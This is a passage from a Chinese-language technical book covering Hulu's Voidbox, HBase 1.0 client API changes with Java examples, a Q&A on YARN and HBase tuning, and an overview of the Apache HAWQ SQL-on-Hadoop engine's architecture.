为此，Hulu 内部自己开发了 Voidbox，一个较好的 Docker On YARN 方案。Hulu 的 Docker On YARN 方案叫 Voidbox，它提供了丰富的编程 API，支持 DAG Batch job 和 Long running Service 两种应用，具备良好的容错性。

感兴趣的读者可参考我的技术博客：<http://dongxicheng.org/mapreduce-nextgen/voidbox-docker-on-hadoop-hulu/>。

6.4.2 HBase 2015 年技术发展

在 2015 年，HBase 迎来了一个里程碑——HBase 1.0 release，这也代表着 HBase 走向了稳定。

1. New Interface (更加清晰的接口定义)

旧的 HBase 接口逻辑与传统 JDBC 方式很不相同, 新的接口与传统 JDBC 的逻辑更加相像, 具有更加清晰的 Connection 管理方式。同时, 在旧的接口中, 客户端何时将 Put 写到服务端也需要设置, 一个 Put 马上写到服务端, 还是攒到一批写到服务端, 新用户往往对此不太清楚。在新的接口中, 引入了 BufferedMutator, 可以提供更加高效清晰的写操作。

HBase 0.98 与 HBase 1.0 接口名称的对比如下图所示。

HBase 0.98 Name(s)	HBase 1.0 name(s)
HConnectionManager, ConnectionManager	ConnectionFactory
HConnection, ClusterConnection	Connection
HBaseAdmin	Admin
HTable	Table RegionLocator BufferedMutator

举一个例子, 旧的 API 写入操作的代码如下图所示。

```

HTableInterface table = null;
try {
    // retrieve a handle to the target table.
    table = new HTable(getConf(), TABLE_NAME);
    // describe the data we want to write.
    Put put = new Put(Bytes.toBytes("someRow"));
    put.add(CF, Bytes.toBytes("qual"), Bytes.toBytes(42.0d));
    // send the data.
    table.put(put);
} finally {
    // close everything down
    if (table != null) table.close();
}

```

新的 API 写入操作的代码如下图所示。

```

/** Connection to the cluster. A single connection shared by all application threads. */
Connection connection = null;
/** A lightweight handle to a specific table. Used from a single thread. */
Table table = null;
try {
    // establish the connection to the cluster.
    connection = ConnectionFactory.createConnection(getConf());
    // retrieve a handle to the target table.
    table = connection.getTable(TABLE_NAME);
    // describe the data we want to write.
    Put p = new Put(Bytes.toBytes("someRow"));
    p.addColumn(CF, Bytes.toBytes("qual"), Bytes.toBytes(42.0d));
    // send the data.
    table.put(p);
} finally {
    // close everything down
    if (table != null) table.close();
    if (connection != null) connection.close();
}

```

可以看到，在操作前，首先建立连接，然后拿到一个对应表的句柄，之后再进行一系列操作。以上 2 个代码都是同步写操作。下面看一下批量异步写入接口，如下图所示。

```
Connection connection = null;
//batched, asynchronous puts
BufferedMutator bufferedMutator = null;
try {
    connection = ConnectionFactory.createConnection(getConf());

    Put p = new Put(Bytes.toBytes("someRow"));

    p.addColumn(CF, Bytes.toBytes("qual"), Bytes.toBytes(42.0d));


    bufferedMutator = connection.getBufferedMutator(TableName.valueOf(TABLE_NAME));

    bufferedMutator.mutate(p);
} finally {
    if (bufferedMutator != null) bufferedMutator.close();
    if (connection != null) connection.close();
}
```

从上图中可以看出，代码有相应的注释，可见新的接口显得更加清晰。

2. 多个 Region 副本（读操作高可用 HBASE-10070）

如下图所示，在 HBase 中，Table 被横向划分为 Region，它是一段数据的管理者，Region 被分发到 RegionServer 上进行管理，一个 Region 只被一个 RegionServer 管理，它的数据存储在 HDFS 上，是可以有多个副本的。




也就是说，管理者（Region）只有一个，数据有多个副本。

HBase 的以前实现中，当一台 RegionServer 不可用时，需要数十秒甚至数分钟才可以完成发现和恢复工作，在这段时间内，这台 RegionServer 上的 Region 是不可用的。当一个 Region 不可用时，一段时间过后它才可以被其他 RegionServer 接管。

如下页中的图所示，在最新的实现中，一个 Region 可以有多个副本（Region 是数据的

管理者, 是实际数据的抽象) 分布在多个 RegionServer 上。




特点如下所示。

- 有一个主 Region, 多个从 Region。
- 只有主 Region 接收写请求, 并把数据持久化到 HDFS 上。
- 从 Region 从 HDFS 中读取数据并服务读请求。
- 从 Region 可能会读到脏数据 (主 Region 内存中的数据)。
- 读操作可以只读主 Region, 或者既可以读主又可读从 (可配置)。

这样在主 Region 不可用时, 用户仍可以读从 Region 的数据。

3. Family 粒度的 Flush (减少小文件, 优化磁盘 I/O, 提高读性能 HBASE-10201)

我们先看一下 HBase 的写流程图, 如下图所示。



数据从客户端写到 RegionServer 上的 Region 后,先写入到内存中,积攒到阈值后写入磁盘,即 LSM-tree 架构。

在以前的实现中,服务端数据从内存刷写到 HDFS 上是 Region 粒度的,Region 下面所有的 Family 都会被 Flush。在很多应用场景中,HBase 存储的是稀疏数据,在写入一行的数据中,有的 Family 具有值,有的为空,而且不同 Family 中存储的数据大小本身就不同,所以当大的 Family 到达阈值需要刷写数据时,小的 Family 也会跟着刷写,这样会导致很多小文件的产生,影响性能。

在新的实现中,提供了更小粒度的 Flush——Family 级别。它的特点是:

- 更加合理地使用内存的写延迟和聚合功能。
- 减少 Compaction 的磁盘 IO。
- 提高读性能。

4. RPC 读写队列分离(读写隔离,scan 与 get 隔离 HBASE-11355)

在之前的实现中,RegionServer 上所有操作共享队列,各种操作互相影响。比如 Scan 和 Get,在 RPC Call queue 中,如果一个大的 Scan 请求排列在 Get 之前,那么 Get 就要等之前的 Scan 完成才可以执行,延迟较大。

在目前的实现中,RPC 可以具有多个 Call queue,同时将它们分配给不同的操作使用,从而实现各种 Put、Scan 和 Get 等操作的隔离。具体配置的参数如下所示。

```
hbase.ipc.server.callqueue.handler.factor
```

```
hbase.ipc.server.callqueue.read.ratio
```

```
hbase.ipc.server.callqueue.scan.ratio
```

5. 在线调整配置 HBASE-12147

在之前的实现中,每次修改配置后都需要重启集群(Rolling Restart)。

现在,调整配置后不再需要重启,但是目前只支持一部分配置的在线调整,如 Load Balance 和 Compaction。Hadoop 也已经实现了此功能。

目前社区的工作方向和趋势有以下这几种。


(1) 提高可用性

很多应用都要求存储具有高可用性,目前 HBase 实现得还不够优秀,Facebook 的 HydraHBase 是 Facebook 内部维护的 HBase 版本,它使用 Raft 协议管理 Region Server,从而实现高可靠,它的可用率高达 99.999%,Facebook 声称 HydraBase 能将 Facebook 全年的宕机时间缩减至不到 5 分钟。Cloudera Kudu 使用 Raft 协议管理协调 Tablet,同样可以达到


很高的可用率。

HBase 与 HydraHBase 的对比如下面的 2 张图所示。

• Hbase:



• HydraBase:



(2) 对于 HDFS 多存储介质的使用

随着 HDFS 对内存、SSD 的支持和使用, HBase 也会充分使用它们带来的高性能。比如把 WAL 和更多的热数据放到 HDFS 的内存或者 SSD 上(三副本)。

(3) 减少对 ZooKeeper 的使用

ZooKeeper 的抖动会对 HBase 造成影响, 目前已经完成对 Master 上的 Assignment Manager 的改造, 使它不再依赖 ZooKeeper。

(4) 堆外内存的使用

Java 管理大内存的方式还不太高效, HBase 可以把 Cache 放在堆外, 读取的时候不再拉到堆内中, 以减少 GC 的影响。

6.4.3 疑问与解惑

Q: 文中提到 YARN 支持长服务, 什么是长服务? 是指长连接服务吗?

长服务是指永不停止的应用程序(除非异常退出或用户主动关闭), 比如 Web Server、MySQL 等, 长服务是相对短作业而言的, 短作业是指分钟、小时级别就会退出的应用程序。

Q: 我们用 0.x 版本的 Hadoop 时, 集群从 100 台升级到 200 台调度器遇到瓶颈。YARN 的调度算法有这方面的优化吗? 一般能达到多大的集群?

YARN 是有优化的, 规模上千台时都不会有瓶颈, 应该没有问题。0.x 版本调度器的实现非常差, 遇到瓶颈不足为奇。

Q: HBase 集群是不是尽量要读写分离(针对整个集群), 我们的集群, 随机写入很大, 也有随机读, 现在情况就是随机读请求很不稳定, 希望分享一下经验。

HBase 可以支持高吞吐的写请求。对于随机读, 如果写操作很多, 会造成很多文件来不及 Compact, 这会影响随机读的性能。同时, 如果 JVM 参数没有经过调优, 忙碌的 HBase 集群会出现 GC 问题, 也会影响随机读的性能。建议可以先调优 JVM 参数和 Cache, 也可以引入 BloomFilter 等来优化查询。如果对随机读延迟要求较高, 可以考虑分离读写。

Q: 对于 HBase 脏读的问题, 如果只读从 Region, 是不是就可以避免了?

不能, 因为从 Region 的数据就是过时的, 主 Region 才是最新的数据。在目前 HBase 的实现中, 只有读主 Region 才可以获得最新数据, 当主 Region 不可用时, 如果可以忍受 stale 的数据, 就可以读从 Region 来保证可用性。目前高可用实现得还不太好, 这也是社区努力的方向之一。

Q: 在本节讲的例子中, 一部分使用高配机器, 一部分使用低配机器, 运行某任务时只用高配的, 这是为什么, 多一些不是更好吗? 还是说为了防止出现低配节点过长时间等待的现象?

一般而言, 公司的集群都是异构的, 比如刚开始(N年前)买的是 24GB 机器, 后来又买了 48GB 机器, 最近买的是 128GB 内存, 对于一些特殊的应用来说, 它们对资源要求比较高, 比如 Spark, 机器越好, 跑得越快, 此时将 Spark 运行在高配置机器上是很好的选

择 (如果同时运行在高配置和低配置机器中, 可能让慢任务拖后腿, 非常不利于 Spark 的运行), 低配置的可以用来跑 MapReduce 等离线应用。你说的防止出现低配节点过长时间等待的问题, 也是一个原因。

Q: “修改 HBase 配置文件, 但不重启集群” 是怎么实现的?

Hadoop 实现了一个动态载入配置的框架, 修改配置后, 激发服务端重新获取配置。具体可见 Hadoop-7001 (<https://issues.apache.org/jira/browse/HADOOP-7001>)。

Q: 对 HBase 历史数据有好的处理办法吗? 像是设定多少天之前的数据即可删除或者只对历史数据进行压缩这种。

可以设置 TTL 来淘汰历史数据, 设置的时间根据具体应用来定。HBase 可以支持 Family 级别设置压缩, 原生 HBase 还不能对于一部分行做压缩, 可以考虑分表或者其他上层实现。如果历史数据不再需要, 可以考虑设置 TTL。

Q: 上文提到了 YARN 新特性支持 Docker, Docker 也有一个资源管理项目 Mesos, 如果 YARN 从 Mesos 来获取资源的话是否也是可行? 因为在晚上的时候业务对资源的使用是一个低谷, 而离线任务恰恰在晚上需要大量计算资源。

YARN 从 Mesos 中获取资源是可行的, 好像也有开源项目 (需要对 YARN 进行适当修改) 在做。但是我怀疑这种方案的维护成本, YARN 和 Mesos 都是一个分布式资源管理系统, 是复杂度较高的系统, 将 2 个系统叠加起来用, 不容易保证稳定性。

Q: Storm、MR、Spark 这些 CPU 密集型的任务是否应该放到不同 YARN 中, 另外如何设计 HBase 的 Rowkey 才能既保持无热点又能有序便于 scan?

Storm、MR、Spark 这些任务 (它们全是 CPU 密集型的, Spark 是内存密集型, MR 是 IO 密集型) 可以混合运行在 YARN 集群中, 让 YARN 统一管理和调度, 很多公司都是这么做的, 包括 Hulu、Yahoo 等。可以考虑 salt 的方式, 在写入的时候为 Rowkey 加随机前缀, 比如前缀范围 001~100, 那么我可以随机为 Rowkey 加上这些前缀来消除热点, 在 scan 的时候需要加上所有的前缀 (001~100) 来 scan, 不过这样一个 scan 就要转化为并发的 100 个 scan。

Q: 写 MapReduce Job 从 HBase 中导出某张表的所有数据, 默认是几个 Region 产生几个 mapper, 有没有优化提速的办法?

可以让多个 mapper 读取一个 Region 中的数据, 这时候你需要定制一下 TableInputFormat

(适当修改源代码)。

Q: 在 Hbase 0.98 或以前的版本中, 有什么好的读写分离方案吗? snapshot 能算是一种方法吗?

从 RPC 层面上讲, snapshot 不算读写分离方案, 因为所有的读写都进入同一个 Call queue。从 MVCC 和锁级别等其他方面来看, snapshot 是一种方案。

Q: HBase 不同集群之间的数据同步在 1.0 版本之后有没有更好的解决方案?

目前的解决方案仍然是 copytable+replication。现在社区已经可以解决 bulk load 的数据的同步(之前 bulk load 的数据不能同步到从集群)。

Q: 基于 Hbase 的缓存要怎么设计比较好, Hulu 是怎么做的? 我的项目里用了 Cloudera 自带的 Solr, 发现服务器 memory CPU 开销太大。

HBase 的随机读性能不足为在线服务提供缓存服务, 可以考虑使用 Redis 或者 Memcache。Solr 应该是做全文索引服务的, 这应该与 Solr 的实现相关。如果没有设置把 HBase 的表放到内存, HBase 不会消耗很大内存。对于忙碌的 HBase 集群来说, 还是比较消耗 CPU 的。

Q: 社区版 Hadoop 2.6 没有对应的 HBase 版本支持, 可以用刚才讲的 HydraBase 替代 HBase 吗?

HBase 1.0 应该是可以运行在 Hadoop 2.6 之上, 从个人角度来看, HydraBase 可以替代 HBase, Facebook 就是这么实现的, 不过 HydraBase 还没有开源。从架构上来讲, HydraBase 使用 Raft 协议管理 RegionServer 的, 在写性能上可能不如原生 HBase。

Q: 请问你们是否在生产环境中使用 HBase+Phoenix 的组合来提供复杂快速查询? 如果使用了, 并发查询的性能如何?

Hulu 内部还没有使用 Phoenix, 以前我个人使用过 Phoenix, 当时 Phoenix 对于大量并发查询支持得并不好, 尤其是使用了索引的复杂查询。但是 Phoenix 社区发展很快, 现在的情况应该会有好转。

Q: Off-heap 做二级 cache 能否提高随机读速度?

可以。Bucket Cache 实现得比较好。目前社区仍在继续优化。对于随机读, 还可以增加 BloomFilter 增强性能。

6.5 解密 Apache HAWQ——功能强大的 SQL-on-Hadoop 引擎

常雷，Apache HAWQ 创始人，偶数科技 CEO，前 EMC/Pivotal 研发部总监，HAWQ 产品负责人。曾任 EMC 高级研究员，专注于大数据与云计算领域。他于 2008 年获得北京大学计算机系博士学位。在国内外顶级数据管理期刊和会议（比如 SIGMOD 等）发表数篇论文，并拥有多项美国专利。



6.5.1 HAWQ 基本介绍

HAWQ 是一个 Hadoop 原生大规模并行 SQL 分析引擎，针对的是分析性应用。和其他关系型数据库类似，接受 SQL，返回结果集。但它具有大规模并行处理很多传统数据库以及其他数据库没有的特性及功能，主要如下所示。

- 对标准的完善支持：ANSI SQL 标准，OLAP 扩展，标准 JDBC/ODBC 支持，比其他 Hadoop SQL 引擎都要完善。
- 具有 MPP（大规模并行处理系统）的性能，比其他 Hadoop 里面的 SQL 引擎快数倍。
- 具有非常成熟的并行优化器。优化器是并行 SQL 引擎的重要组成部分，对性能影响很多，尤其是对复杂查询。
- 支持 ACID 事务特性：这是很多现有基于 Hadoop 的 SQL 引擎做不到的，对保证数据一致性很重要。
- 动态数据流引擎：基于 UDP 的高速互连网络。
- 弹性执行引擎：可以根据查询大小来决定执行查询使用的节点及 Segment 个数。

- 支持多种分区方法及多级分区：比如 List 分区和 Range 分区。分区表对性能有很大帮助，比如你只想访问最近一个月的数据，查询只需要扫描最近一个月数据的所在分区。
- 支持多种压缩方法：Snappy、Gzip、Quicklz、RLE 等。
- 多种 UDF（用户自定义函数）语言支持：Java、Python、C/C++、Perl、R 等。
- 动态扩容：动态按需扩容，按照存储大小或者计算需求，秒级添加节点。
- 多级资源或负载管理：能和外部资源管理器 YARN 集成；可以管理 CPU、Memory 资源等；支持多级资源队列；拥有方便的 DDL 管理接口。
- 支持访问任何 HDFS 及其他系统的数据：各种 HDFS 格式（文本、SequenceFile、Avro、Parquet 等等）以及其他外部系统（HBase 等），并且用户自己可以开发插件来访问新的数据源。
- 原生的机器学习数据挖掘库 MADLib 支持：易于使用及拥有高性能。
- 与 Hadoop 系统无缝集成：存储、资源、安装部署（Ambari）、数据格式、访问等。
- 完善的安全及权限管理：Kerberos；数据库、表等各个级别的授权管理。
- 支持多种第三方工具：比如 Tableau、SAS、较新的 Apache Zeppelin 等。
- 支持对 HDFS 和 YARN 的快速访问库：libhdfs3 和 libyarn（其他项目也可以使用）。
- 支持在本地、虚拟化环境或者在云端部署。


其实 HAWQ 是原生 Hadoop SQL 引擎中“原生”的意思，“原生”主要体现在以下几个方面。

- 数据都存储在 HDFS 上，不需要使用 connector 模式。
- 高可扩展性：和其他 Hadoop 组件一样，高可扩展；并且具有高性能。
- 原生的代码存取：和其他 Hadoop 项目一样。HAWQ 是 Apache 项目。用户可以自由地下载、使用和做贡献。这点区别于其他的伪开源软件。
- 透明性：用 Apache 的方式开发软件。所有功能的开发及讨论都是公开的。用户可以自由参与。
- 原生的管理：可以通过 Ambari 部署、资源可以从 YARN 分配，与其他 Hadoop 组件可以运行在同一个集群。


1. HAWQ 提供的主要好处

HAWQ 与同类开源和闭源产品的对比如下页中的第 1 张图所示。

Apache HAWQ: Advantage - Benefits



HAWQ 与同类开源和闭源产品的对比如下图所示。



2. HAWQ 的历史和现状

想法和原型系统 (2011 年): GOH 阶段 (Greenplum Database On HDFS)。

HAWQ 1.0 Alpha (2012 年): 多个国外大型客户试用, 当时客户性能测试是 Hive 的数百倍。促进了 HAWQ 1.0 作为正式产品发布。


HAWQ 1.0 GA (2013 年年初): 改变了传统 MPP 数据库架构, 包括事务、容错、元数据管理等。

HAWQ 1.x 版本 (2014 年到 2015 年第 2 季度): 增加了一些企业级需要的功能, 比如 Parquet 存储、新的优化器、Kerberos、Ambari 安装部署, 客户覆盖全球。


HAWQ 2.0 Alpha 发布并成为 Apache 孵化器项目: 针对云环境的系统架构重新设计, 拥有数十个高级功能, 包括弹性执行引擎、高级资源管理、YARN 集成、秒级扩容等等。现在大家在 Apache 开源的是最新的 2.0 Alpha 版本。未来的开发都在 Apache 进行。

6.5.2 Apache HAWQ 系统架构

下面我来介绍一下 HAWQ 的系统架构。下图展示了一个典型的 HAWQ 集群的主要组件。其中有几个 Master 节点: HAWQ Master 节点、HDFS Master 节点 NameNode、YARN Master 节点 ResourceManager。现在 HAWQ 元数据服务在 HAWQ Master 节点里面, 将来的版本会成为单独的服务, 其他节点为 Slave 节点。每个 Slave 节点上部署有 HDFS DataNode、YARN NodeManager 以及一个 HAWQ Segment。HAWQ Segment 在执行查询的时候会启动多个 QE (Query Executor, 查询执行器)。查询执行器运行在资源容器里面。



下图展示了 HAWQ 内部架构。



从上图中可以看到在 HAWQ Master 节点内部有如下几个重要组件：查询解析器 (Parser/Analyzer)、优化器、资源管理器、资源代理、HDFS 元数据缓存、容错服务、查询派遣器、元数据服务。在 Slave 节点上安装有一个物理 Segment，在查询执行时，针对一个查询，弹性执行引擎会启动多个虚拟 Segment 同时执行查询，节点间数据交换通过 Interconnect（高速互联网络）进行。如果一个查询启动了 1000 个虚拟 Segment，意思是这个查询被均匀分成了 1000 份任务，这些任务会并行执行。所以说虚拟 Segment 数其实表明了查询的并行度。查询的并行度是由弹性执行引擎根据查询大小以及当前资源使用情况动态确定的。下面我来逐个解释一下这些组件的作用以及它们之间的关系。


- 查询解析器：负责解析查询并检查语法及语义。生成查询树后将其传递给优化器。
- 优化器：负责接受查询树，生成查询计划。针对一个查询，可能有数亿个等价的查询计划，但执行性能差别很大。优化器的作用是找出优化的查询计划。
- 资源管理器：资源管理器通过资源代理向全局资源管理器（比如 YARN）动态申请资源，并缓存资源，在不需要的时候返回资源。我们缓存资源的主要原因是减少 HAWQ 与全局资源管理器之间的交互代价。HAWQ 支持毫秒级查询。如果每一个

小的查询都去向资源管理器申请资源，这样的话，性能会受到影响。资源管理器同时需要保证查询不使用超过分配给该查询的资源，否则查询之间会相互影响，可能导致系统整体不可用。

- **HDFS 元数据缓存：**用于 HAWQ 确定哪些 Segment 扫描表的哪些部分。HAWQ 是把计算派遣到数据所在的地方。所以我们需要匹配计算和数据的局部性。这些需要 HDFS 块的位置信息。位置信息存储在 HDFS NameNode 上。每个查询都访问 HDFS NameNode 会造成 NameNode 的瓶颈。所以我们在 HAWQ Master 节点上建立了 HDFS 元数据缓存。
- **容错服务：**负责检测哪些节点可用，哪些节点不可用。不可用的机器会被排除出资源池。
- **查询派遣器：**优化器优化完查询以后，查询派遣器派遣计划到各个节点上执行，并协调查询执行的整个过程。查询派遣器是整个并行系统的黏合剂。
- **元数据服务：**负责存储 HAWQ 的各种元数据，包括数据库和表信息，以及访问权限信息等。另外，元数据服务也是实现分布式事务的关键。
